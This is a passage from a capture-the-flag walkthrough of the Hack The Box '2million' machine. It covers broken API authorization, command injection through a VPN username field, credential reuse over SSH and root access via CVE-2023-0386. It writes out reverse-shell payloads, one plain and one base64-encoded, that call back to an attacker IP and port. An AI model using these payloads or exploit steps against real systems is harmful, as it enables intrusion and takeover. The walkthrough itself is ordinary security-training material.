 "is_admin" to the POST body. My first attempt included quotation marks, which I later realized were part of the JSON syntax and therefore incorrect.  After correcting this to
 is_admin=1, I registered a new account and checked the result again using api/v1/user/auth. The account was still not an administrator, indicating that this approach does not work. The next endpoint I tested was /api/v1/admin/settings/update. This one looked promising. So I tried to “upgrade” my Account to an Administrator account via this Endpoint. The request reached the endpoint, but the server rejected it because the Content-Type header was missing. The API expects JSON, so it returned Invalid content type.  After adding the Header and sending the Request again I got the response that the Parameter “email” was missing.
  Then after adding that missing parameter we finally got the response we want. We now have an Administrator Account.
Initial Foothold
After now getting that Admin Account I tried to generate the Admin VPN again via /api/v1/admin/vpn/generate. This now returned a valid openvpn VPN File.  Upon closer inspection I noticed that I could now write whatever username/string I wanted into the
 username field. So does that mean the Input is not validated? Turns out yes. Compared to the /api/v1/user/vpn/generate the admin version of this does not remove special characters. I tested this step by step and it seems that an OS Command Injection is possible via this Syntax username;id;.  With this command Injection we now set up our reverse shell. My first Shell via
1
2
3
{
	"username":"admin3;sh -i >& /dev/tcp/10.10.14.95/9001 0>&1;"
}
did not work. So I encoded it inside a base64 string.
1
2
3
{
	"username":"admin3;echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuOTUvOTAwMSAwPiYx | base64 -d | bash;"
}
This shell now called back to my Host and I successfully got my Shell. 
Privilege Escalation and User Flag
Inside the /var/www/html location where our shell spawned was a .env File. This contained the username and password for the admin user. This is being used inside the Database.php File to setup the Database connection.  I then tested if these Credentials were the same for the SSH Login for the
 admin Account.  This worked and we also got our User flag right in the
 /home/admin directory. 
Getting Root
When logging in via SSH, the MOTD (Message of the Day) displayed “You have mail”. Checking /var/mail/ revealed a message from ch4p@2million.htb to admin@2million.htb, which hinted at an OverlayFS / FUSE vulnerability. 
Researching a bit about what Vulnerability they could mean with “That one in OverlayFS / FUSE looks nasty” around June 1st 2023. Based on the timeframe, this strongly pointed to CVE-2023-0386 which is a high-severity Linux kernel OverlayFS local privilege escalation vulnerability that allows an unprivileged user to exploit a UID mapping bug when copying a setuid file from a nosuid mount to gain unauthorized root privileges on affected systems. Perfect. With this I then downloaded the Exploit from sxlmnwb onto my local machine and then copied it over to the HTB Machine via SCP.
1
scp -r ./CVE-2023-0386 admin@10.10.11.221:/home/admin
After the upload is complete cd into the directory and make all. Then as written in the README.md start two terminal Sessions (In our case a new SSH Connection). In the first one then type ./fuse ./ovlcap/lower ./gc which starts the PoC’s custom FUSE filesystem server, using ./ovlcap/lower as the backing “lower” directory and mounting/exposing it at ./gc, so the kernel later “sees” attacker controlled metadata during an OverlayFS copy up. And then in the other terminal run ./exp which runs the actual exploit logic that mounts an OverlayFS setup and triggers a copy up of a crafted privileged file which then pops a root shell :).  . Nicen now we own that System completely. Last step is only to read the root flag under
 /root/root.txt 
Attack Chain / Summary
Attack flow:
- Port scan → HTTP identified
- Web enumeration → invite-only registration discovered
- JavaScript analysis → invite API endpoints
- API abuse → invite code generation
- Authenticated API enumeration → admin endpoints found
- Broken authorization → admin account takeover
- VPN generation → OS command injection
- Reverse shell → www-data
- Credential exposure → SSH as admin
- Kernel exploit (OverlayFS / FUSE) → root shell
TL;DR
Abused exposed API logic to generate an invite code, escalated to admin via broken authorization checks, achieved command execution through an unsanitized VPN generation endpoint, reused leaked credentials for SSH access, and escalated to root using the OverlayFS (CVE-2023-0386) kernel vulnerability.